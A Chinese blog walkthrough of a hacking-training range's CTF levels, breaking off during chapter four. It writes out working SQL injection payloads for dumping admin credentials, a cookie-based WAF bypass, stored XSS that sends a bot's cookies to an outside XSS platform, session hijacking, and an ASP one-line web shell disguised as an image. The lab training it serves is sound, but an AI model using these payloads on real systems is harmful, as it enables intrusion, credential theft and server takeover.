

【封神台 - 掌控安全靶场】尤里的复仇 I 小芳 一二三四五六章

原创

爱睡觉的扬扬 于 2022-03-26 20:48:30 发布 104 收藏 2

文章标签: [网络安全](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_52051132/article/details/123760156

版权

【封神台 - 掌控安全靶场】尤里的复仇 I 小芳 一二三四五六章

The screenshot shows the '掌控者' (Controller) web application interface. The top navigation bar includes '主页', '靶场', '漏洞复现', '题库', '9.9元畅学', '高薪课程', '擂台赛', and '个人中心 | 注销'. The main content area displays a course titled '尤里的复仇 I 小芳! [9题]' with a table of progress and scores. The table has columns for '分数', '状态', '突破', and '详情'. The course content is as follows:

章节	分数	状态	突破	详情
第一章: 为了女神小芳! 【配套课时: SQL注入攻击原理 实战演练】	2	正常进行	15756	已通过 >
第二章: 遇到困难! 绕过WAF过滤! 【配套课时: SQL注入攻击原理 实战演练】	2	正常进行	6957	已通过 >
第三章: 为了更好的权限! 留言板! 【配套课时: cookie伪造目标权限 实战演练】	3	正常进行	3937	已通过 >
第四章: 进击! 拿到Web最高权限! 【配套课时: 绕过防护上传木马 实战演练】	4	正常进行	2540	已通过 >
第五章: SYSTEM! POWER! 【配套课时: webshell控制目标 实战演练】	4	正常进行	1843	已通过 >
第六章: GET THE PASS! 【技能点: 进程中抓下管理员明文密码】	4	正常进行	748	已通过 >
萌新也能找CMS漏洞	4	正常进行	1	查看详情 >
基础工具运用: 爆破管理员账户登录后台 【配套课时: burp到支付和暴破 实战演练】	0	正常进行	977	查看详情 >
Apache Log4j任意代码执行复现	1	正常进行	159	查看详情 >

Below the table, there is a section for '尤里的复仇II 回归 [7题]' with columns for '分数', '状态', '突破', and '详情'. The user 'CSDN @爱睡觉的扬扬' is logged in.

文章目录

【封神台 - 掌控安全靶场】尤里的复仇 I 小芳 一二三四五六章

第一章: 为了女神小芳 SQL注入攻击原理实战演练

第二章: 遇到困难 绕过WAF过滤 SQL注入攻击原理实战演练

第三章: 为了更好的权限 留言板 cookie伪造目标权限 实战演练

第四章: 进击 拿到Web最高权限 绕过防护上传木马实战演练

第五章: SYSTEM POWER webshell控制目标 实战演练

第一章: 为了女神小芳 SQL注入攻击原理实战演练



第一步，判断是否存在sql注入漏洞

构造 ?id=1 and 1=1 ，回车



页面返回正常

构造 ?id=1 and 1=2 ,回车



页面不正常，初步判断这里 可能 存在一个注入漏洞

第二步:判断字段数

构造 ?id=1 and 1=1 order by 1 回车

页面正常

构造 ?id=1 and 1=1 order by 2 回车



页面正常

构造 ?id=1 and 1=1 order by 3 回车



页面返回 错误, 判断字段数为 2

第三步: 判断回显点

构造 `?id=1 and 1=2 union select 1,2` 回车



页面出现了 2，说明我们可以在数字 2 处显示我们想要的内容

第四步: 查询相关内容

查询当前数据库名

构造 `?id=1 and 1=2 union select 1,database()` 回车



查询当前数据库版本

构造 `?id=1 and 1=2 union select 1,version()` 回车



查询当前数据库 表名


构造 `?id=1 and 1=2 union select 1,table_name from information_schema.tables where table_schema=database() limit 0,1` 回车



绝大多数情况下，管理员的账号密码都在admin表里

查询字段名

构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 0,1 回车



构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 1,1 回车



构造 ?id=1 and 1=2 union select 1,column_name from information_schema.columns where table_schema=database() and table_name='admin' limit 2,1 回车



查出 admin 表里有 id username password 三个字段

查询字段内容

构造 ?id=1 and 1=2 union select 1,username from admin limit 0,1 回车



构造 ?id=1 and 1=2 union select 1,password from admin limit 1,1 回车



limit 1,1 没有回显，说明只有一个用户

构造 ?id=1 and 1=2 union select 1,password from admin limit 0,1 回车



第二章：遇到阻难 绕过WAF过虑 SQL注入攻击原理实战演练


我们打开传送门，映入眼帘的是一个新闻门户网站。我们点击一条新闻，因为一般新闻页面的功能都是与数据库进行交互的。



通过页面连接:

```
http://120.203.13.111:8001/shownews.asp?id=171
```

我们可以得知,是网站下的shownews.asp这个ASP动态网页文件,与数据库进行交互,并查询出了第171篇(id=171)新闻内容的值。



接下来我们尝试注入,用第一课学到的知识尝试输入字符拼接sql语句

```
http://120.203.13.111:8001/shownews.asp?id=171 order by 10
```



查询当前表是否有10个字段，页面返回正常，于是我们继续拼接order by，但把10改成11

`http://120.203.13.111:8001/shownews.asp?id=171 order by 11`


页面出现错误！返回数据库错误，证明此页面存在sql注入，也测试出此表拥有10个字段



我们继续拼接查询语句，通过from，看页面返回是否正常来猜测有没有admin这个表


`http://120.203.13.111:8001/shownews.asp?id=171 union select 1,2,3,4,5,6,7,8,9,10 from admin`

访问发现有注入防护，经测试只要url出现select（查询）关键字，就会被拦截。




我们尝试，将测试语句放到cookie里面，再发送给服务器，因为网页防护一般只拦截Get、post传参。


我们打开Chrome浏览器，这里用到了ModHeader插件（自行下载）。



我们点击+号新增一个Request头。




我们添加一个Cookie头，并写值为id=171，并确保已开启（打勾）



我们直接访问

```
http://120.203.13.111:8001/shownews.asp
```

返回显示正常，




这证明cookie里的id=171，也能正常传参，被当作sql语句拼接。那我们直接进行注入。

我们输入Cookie值为：

```
id=171+union+select+1,2,3,4,5,6,7,8,9,10+from+admin
```

继续猜测是否存在admin表（+号代替空格，不然会出错）



发现页面回显了2、3、7、8、9。



没有出现数据库错误，这证明admin表是存在的。且第2、第3、7、8、9字段，可以用来猜测字段名，同时，可以直接回显在页面上。

我们接着尝试猜测最常见的管理表字段名Username和Password，我们在2、3、7、8、9中任选两个，分别填入Username和Password

比如2和3:

```
id=171+union+select+1,username,password,4,5,6,7,8,9,10+from+admin
```

接着刷新页面，发现页面返回了admin表中，username和password字段的值：admin、b9a2a2b5dff918c



这应该就是管理员用户名和密码了，但管理员密码看起来有些奇怪。字母+数字的16位组合，很像md5的特征。

打开cmd5.com（解密站点）

将b9a2a2b5dff918c进行解密。



发现密码的明文是welcome。

这个站貌似是南方的CMS，默认管理员后台是根目录的/admin/。

我们尝试打开后台：

```
http://120.203.13.111:8001/admin/
```

出现管理员登录页面，输入用户名admin、密码welcome，填写验证码。



竟然成功进入了后台！拿走通关KEY，迎接下一关吧！
~~zkz(welcome control)~~

CSDN @爱睡觉的扬扬

成功登陆！到此，成功绕过防护注入得到密码，登陆后台拿到FLAG！

第三章：为了更多的权限 留言板 cookie伪造目标权限 实战演练



点击即可启用 Adobe Flash Player

留言中心

查看留言

我要留言



资质证书

点击进入

全国总机热线：13705034803
24小时热线电话：13705034803

留言反馈

主题：*

内容*：

公司名称：*

公司地址：

邮编：

联系人：*

联系电话：*

手机：

联系传真：

E-mail：

提交留言 重写

通过对Tips的读取我们明白了这题是一道存储型XSS偷取cookie的题目。（因为在cookie中，XSS BOT每10秒就带着有flag的cookie去访问查看留言的页面）

既然是存储型XSS，那么我们先弹窗去尝试（如果不明白为什么弹窗尝试的话建议先去看我们的直播回放），那么就开始插入



The screenshot shows a feedback form titled "留言反馈" (Feedback). The form contains several input fields, all of which have been filled with XSS payloads. The fields and their contents are:

- 主题 (Subject): `<script>alert('zkaq')</script>`
- 内容 (Content): `<script>alert('zkaq')</script>`
- 公司名称 (Company Name): `<script>alert('zkaq')</script>`
- 公司地址 (Company Address): `<script>alert('zkaq')</script>`
- 邮编 (Zip Code): `<scrip`
- 联系人 (Contact Name): `<script>alert('zkac`
- 联系电话 (Contact Phone): `<script>alert('zkaq')</script>`
- 手机 (Mobile Phone): `<script>alert('zkaq')</script>`
- 联系传真 (Contact Facsimile): `<script>alert('zkaq')</scr`
- E-mail: `<script>alert('zkaq')</scr`


At the bottom of the form, there are two buttons: "提交留言" (Submit Feedback) and "重写" (Reset). The text "CSDN @爱睡觉的扬扬" is visible in the bottom right corner of the screenshot.

为了保险起见我们在所有能输入的地方都写了，然后提交留言



成功的弹窗了

因为XSS Payload的强大，也是为了使用的方便，有安全研究者将许多功能封装了起来做成了XSS平台。也是因为插入点一般都有长度限制，所以说xss一般攻击都需要外链。我在这里演示用的是网上的xss平台:http://xsspt.com,需要自己去注册和登录，反正账号密码知道就行了，邮箱反正不验证不建议写真实的。




CSDN @爱睡觉的扬扬

我们先建立项目，名称什么乱选都行，就是选择模块的时候记得选取这两个



没显示说明是执行了我插入的语句。然后教你们一个小技巧，在谷歌浏览器可以选择到Sources,然后就可以看到了网页加载了xsspt.com说明XSS成功



然后返回XSS平台看到了有内容了。点击内容名称。

然后展开每一个看看，成功获取了flag

项目内容 配置 查看代码

项目名称: A 记录数:3/200

Domain:

接口地址: <http://xsspt.com/do/auth/54c9299ab75d0d74616caaf23343f50c> (加 /domain/xxx 可通过域名过滤内容) 安装插件

<input type="checkbox"/> +全部	时间	接收的内容	Request Headers	操作
<input type="checkbox"/> +展开	2018-05-18 17:44:35	<ul style="list-style-type: none"> location : http://120.203.1 	<ul style="list-style-type: none"> HTTP_REFERER : htt 	删除
<input type="checkbox"/> -折叠	2018-05-18 17:40:58	<ul style="list-style-type: none"> location : http://120.203.13.111:8001/FeedbackView.asp toplocation : http://120.203.13.111:8001/FeedbackView.asp cookie : ASPSESSIONID CAQDSCCD=ACJL AFC DEHOIEJCEPEKOJIEC; flag=zks[REDACTED].AD MINSESSIONIDCSTRC SDQ=LBMLMBCCNPFI NOANFGLPCFBC opener : 	<ul style="list-style-type: none"> HTTP_REFERER : http://120.203.13.111:8001/FeedbackView.asp HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.7 Safari/534.34 REMOTE_ADDR : 120.203.13.115 	删除
<input type="checkbox"/> +展开	2018-05-18 17:40:49	<ul style="list-style-type: none"> location : http://120.203.1 	<ul style="list-style-type: none"> HTTP_REFERER : htt 	删除

选中项操作: [删除](#)

CSDN @爱睡觉的扬扬

第四章：进击 拿到Web最高权限 绕过防护上传木马实战演练



修改为管理员cookie后请直接访问管理页面 [准备好了吗？](#)

CSDN @爱睡觉的扬扬

看了题目和Tips，这题是需要我们用上一题窃取的cookie来登录后台然后上传WEBSHELL，然后连接菜刀获取flag。

先找到上一题打来的cookie。


```
DELTOILJULFLKROJILC,  
flag=z{kz{[REDACTED]},AD  
MINSESSIONIDCSTRC  
SDQ=LBMLMBCCNPF  
NOANFGLPCFBC  
opener :
```

ADMINSESSIONIDCSTRCSDQ=LBMLMBCCNPFINOANFGLPCFBC

然后按F12选择Application，然后看右边有一个cookies然后选择我们的题目的地址，然后点击空白的地方，

把ADMINSESSIONIDCSTRCSDQ粘贴在Name下LBMLMBCCNPFINOANFGLPCFBC粘贴在value

(浏览器可能会有差异，我是谷歌浏览器，不懂可以百度下非常简单)



修改为管理员cookie后请直接访问管理页面 [准备好了吗？](#)

然后点准备好了吗或者F5刷新页面，成功进入



然后我们直接找上传点，毕竟getshell我们是在服务器的WWW文件夹里面放一段恶意代码的。

我们先去百度找ASP一句话木马，因为是ASP的环境

ASP一句话木马：<%eval request ("pass")%> 密码是pass eval是个函数，request是接受参数的。有兴趣了解一句话的可以自行百度或者私聊我。

一般而言直接传木马文件都很可能被拦截，所以一般而言一句话木马都会做成图片马。图片马制作非常简单，一条CMD命令就可以了

具体的可以去<http://bbs.zkaq.cn/?t/159.html> 查看 然后我们成功的得到了图片马

找到上传点



我们修改产品管理里面的产品



文件存在然后上菜刀。菜刀打开右键添加，地址就写文件地址，边上的框框写密码，我的就是pass，记得选择脚本格式

